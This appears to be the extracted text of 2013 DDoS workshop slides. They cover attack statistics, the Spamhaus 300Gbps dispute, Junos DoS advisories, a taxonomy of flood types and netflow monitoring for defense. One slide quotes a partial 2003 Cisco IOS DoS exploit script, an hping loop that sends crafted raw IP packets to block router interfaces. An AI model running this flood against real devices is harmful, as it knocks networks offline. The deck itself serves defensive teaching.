

Welcome to

DDoS Workshop

The Camp 2013

Henrik Lund Kramshøj hlk@kramse.org

THECAMP.DK - 7 open source days

Agenda



Intro

Graphs and Dashboards!

Taxonomy of DDoS Attacks

Netflow NFSen

Defense in depth - multiple layers of security

Routing RTBH

Troubleshooting

Intro



DDoS is very much in the media

Vendors say:

Prolexic did mitigate a 130 Gbps attack in March and more than 10 percent of attacks directed at Prolexic's global client base exceeded 60 Gigabits per second (Gbps). Source: Prolexic Quarterly Global DDoS Attack Report Q1 2013

Attack overview



LIFE IS FOR SHARING.

OVERVIEW

INFO


IMPRINT



English

German


Overview of current cyber attacks (logged by 97 Sensors)




Live-Ticker

Date	Source	Attack on	Parameter
2013-04-09 09:29:38	unbekannt		Kippo.SSH_Connect.Fail
2013-04-09 09:29:40	unbekannt		Kippo.SSH_Connect.Fail
2013-04-09 09:29:40	USA	Web site	/administra%20%3Cbr%20%3E%2aU&a
2013-04-09 09:29:40	China	Console/Shell	Kippo.SSH_Connect.Fail
2013-04-09 09:29:20	unbekannt		Kippo.SSH_Connect.Fail


Overall sum of attackers per Day (Last Month)



Overall sum of attacks per Day (Last Month)



Distribution of Attack Targets (Last Month)



Top 15 of Source Countries (Last month)

Source of Attack	Number of Attacks
Russian Federation	2,446,168
Germany	1,308,617
Taiwan, Province of China	536,034
United States	449,853
Australia	378,792
India	358,114
Ukraine	250,213
Hungary	237,607
Brazil	218,265
China	197,152
Italy	194,102
France	184,073
Argentina	182,166
Japan	151,861
Venezuela, Bolivarian Republic of	127,862

Top 5 of Attack Types (Last month)

Description	Number of Attacks
Attack on SMB protocol	31,077,005
Attack on Netbios protocol	1,108,033
Attack on Port 5353	921,115
Attack on SSH protocol	919,145
Attack on Port 33434	687,446

<http://www.sicherheitstacho.eu/?lang=en>



Blocklists

Safe DNSBLs for safe filters

SBL Advisory

XBL Advisory

PBL Advisory

DBL Advisory

禅 ZEN

Blocklist Removal

Blocked? To check, get info and resolve listings go to

► Blocklist Removal Center

Blocklist Use

► DNSBL Usage Terms

► How Blocklists Work



The Industry's
Most Accurate
Realtime Spam
Filter Data

► more info

Documents

- Consumer Protection
- The Definition of "Spam"
- Email Marketing Guide

Datafeed

- Datafeed service for ISPs and commercial users

A large white satellite dish antenna against a blue sky.

Spamhaus
Datafeed
30-day
Free Trial

► more info

ROKSO

- Register of Known Spam Operations
- ROKSO Policy & FAQs


ISP Area

- ISP Area
- ISP Abuse Desk FAQs



Source: <http://www.spamhaus.org/>


Massive DDoS



Title: Massive DDoS against Spamhaus reaches 300Gbps Description: Following a dispute between Dutch hosting provider Cyberbunker and anti-spam group Spamhaus, the latter suffered what initially began as a relatively small - 10 Gbps - DDoS, which escalated over the course of last week to a 300Gbps flood.

Source: <http://blog.cloudflare.com/the-ddos-that-almost-broke-the-internet>

Massive DDoS a lie



CloudFlare CEO Matthew Prince said he was sure of the 300Gbps figure, pointing to an online comment from Richard Steenbergen, CTO of nLayer, one of the upstream network providers of CloudFlare. Although Steenbergen said the company saw a 300Gbps hit going after CloudFlare, which targeted "pieces" of the core network, it was nothing "record smashing" or "game changing"


Actual data proving a 300Gbps hit remains thin on the ground. Hammack said his firm had not seen anything above 160Gbps in a single DDoS, with 144 million packets sent per second, and he doesn't believe there has been one higher. He won't be convinced otherwise unless someone shows him proof one organisation's network took more traffic in an attack.

Source: Prolexic CEO: Biggest Cyber Attack Ever Was Built On Lies

<http://www.techweekeurope.co.uk/news/prolexic-ceo-scott-hammack-biggest-cyber-attack-lies-spam>


Ohhh only 160Gbps ☺

Graphs and Dashboards!



<https://observium.solido.net/>

Riorey Taxonomy of DDoS Attacks



What are DDoS? and DoS?

Denial of Service attack - prevents authorized users access to resources

Can be a single request to HTTP service, sequence of network packets

Distributed Denial of Service attack - many (spoofed) sources

https://en.wikipedia.org/wiki/Denial-of-service_attack

Denial of Service description



OSVDB

Search OSVDB Browse Vendors Project Info Help OSVDB! Sponsors Account

Quick Searches

General Search Go
Title Search Go
OSVDB ID Lookup Go
Vendor Search Go

Search Results by year

Year	Count
'06	2
'07	3
'08	5
'09	18
'10	15
'11	12
'12	22
'13	20

Refine Search

Displayed Fields

Show:
[CVE ID](#)
[CVSSv2 Base Score](#)
[Percent Complete](#)

Alter Search

Results: 103 : [Show Descriptions](#) Sort by: [Score](#) [Disclosure](#) [OSVDB_ID](#)

Search Query: **text_type: alltext vuln_title: junos**

1 2 3 Next »

ID	Disc Date	Title
95107	2013-07-10	Juniper Junos Malformed PIM Packet Handling Remote DoS
Juniper Junos contains a flaw that may allow a remote denial of service. The issue is triggered when handling a specially crafted PIM packet that is subject to Network Address Translation (NAT). This may allow a remote attacker to repeatedly crash the Flow Daemon (flowd).		
95108	2013-07-10	Juniper Junos flowd Crafted HTTP Request Handling Buffer Overflow
95109	2013-07-10	Juniper Junos Malformed ARP Request Handling Remote DoS
Juniper Junos contains a flaw that may allow a remote denial of service. The issue is triggered when handling malformed ARP requests. This may allow a remote attacker to crash the Flow Daemon (flowd).		
95110	2013-07-10	Juniper Junos flowd Malformed TCP Packet Handling Remote DoS
95111	2013-07-10	Juniper Junos flowd Malformed MSRPC Request Handling Remote DoS
95112	2013-07-10	Juniper Junos Ethernet Packet Padding Data Remote Information Disclosure



Source: <http://osvdb.org/>

Cisco DoS *exploit* script




```
#!/bin/sh
# 2003-07-21 pdonahue
# cisco-44020.sh
# -- this shell script is just a wrapper for hping (http://www.hping.org)
# with the parameters necessary to fill the input queue on
# exploitable IOS device
# -- refer to "Cisco Security Advisory: Cisco IOS Interface Blocked by
# IPv4 Packets"
# (http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml)
#for more information
...
for protocol in $PROT
do
    $HPING $HOST --rawip $ADDR --ttl $TTL --ipproto $protocol
    --count $NUMB --interval u250 --data $SIZE --file /dev/urandom
done
```

Networks today




Taxonomy of DDoS Attacks




RioRey Taxonomy of DDoS Attacks

Attack Types		Attack Matrix Dimensions									
		Nature of IP	Handshake	Source IP Range	Packet Rate	Packet Size	Packet Content	Fragmenting	Session Rate	Session Duration	VERB Rate
TCP BASED	1 SYN Flood	Spoofed	None	Large	High	Small	---	---	---	---	---
	2 SYN-ACK Flood	Spoofed	None	Large	High	---	---	---	---	---	---
	3 ACK & PUSH ACK Flood	Spoofed	None	Large	High	---	---	---	---	---	---
	4 Fragmented ACK	Spoofed	None	Large	Moderate	Large	---	High	---	---	---
	5 RST or FIN Flood	Spoofed	None	Large	High	---	---	---	---	---	---
	6 Synonymous IP	Spoofed	None	Single IP	High	---	---	---	---	---	---
	7 Fake Session	Spoofed	None	Large	Low	---	---	---	---	---	---
	8 Session Attack	Non-Spoofed	Yes	Small	Low	---	---	---	Low	Long	---
	9 Misused Application	Non-Spoofed	Yes	Small	Variable	---	---	---	High	Short	---




TCP HTTP BASED	10 HTTP Fragmentation	Non-Spoofed	Yes	Small	Very Low	Small	Valid	High	Very Low	Very Long	Very Low
	11 Excessive VERB	Non-Spoofed	Yes	Small	High	---	Valid	---	High	Short	High
	12 Excessive VERB Single Session	Non-Spoofed	Yes	Small	Low	---	Valid	---	Low	Moderate	High
	13 Multiple VERB Single Request	Non-Spoofed	Yes	Small	Very Low	Large	Valid	---	Low	Long	High
	14 Recursive GET	Non-Spoofed	Yes	Small	Low	---	Valid	---	Low	Short	Low
	15 Random Recursive GET	Non-Spoofed	Yes	Small	Low	---	Valid	---	Low	Short	Low
	16 Faulty Application	Non-Spoofed	Yes	Small	Low	---	Valid	---	Low	Short	Low

UDP and ICMP







U D P B A S E D	17 UDP Flood	Spoofed	---	Very Large	Very High	Small	Not Valid	---	---	---	---	---
	18 Fragmentation	Spoofed	---	Moderate	Very High	Large	Not Valid	High	---	---	---	---
	19 DNS Flood	Spoofed	---	Very Large	Very High	Small	Valid	---	---	---	---	---
	20 VoIP Flood	Spoofed	---	Very Large	Very High	Small	Valid	---	---	---	---	---
	21 Media Data Flood	Spoofed	---	Very Large	Very High	Moderate	Valid	---	---	---	---	---
	22 Non-Spoofed UDP Flood	Non-Spoofed	---	Small	Very High	---	Valid	---	---	---	---	---

I C M B A S E D	23 ICMP Flood	Spoofed	---	Very Large	Very High	Variable	Not Valid	---	---	---	---	---
	24 Fragmentation	Spoofed	---	Moderate	Very High	Large	Not Valid	High	---	---	---	---
	25 Ping Flood	Spoofed	---	Very Large	Very High	Small	Valid	---	---	---	---	---




Profile: live




Profileinfo:

Type: live
 Max: unlimited
 Exp: never
 Start: Jun 23 2011 - 13:10 CEST
 End: Jul 21 2013 - 11:00 CEST



tstart 2013-07-21-10-35
 tend 2013-07-21-10-35

Flows



Traffic





Lin Scale
 Stacked Graph
 Log Scale
 Line Graph

Select

Display:

An extra 100k packets per second from this netflow source (source is a router)


Defense in depth - multiple layers of security



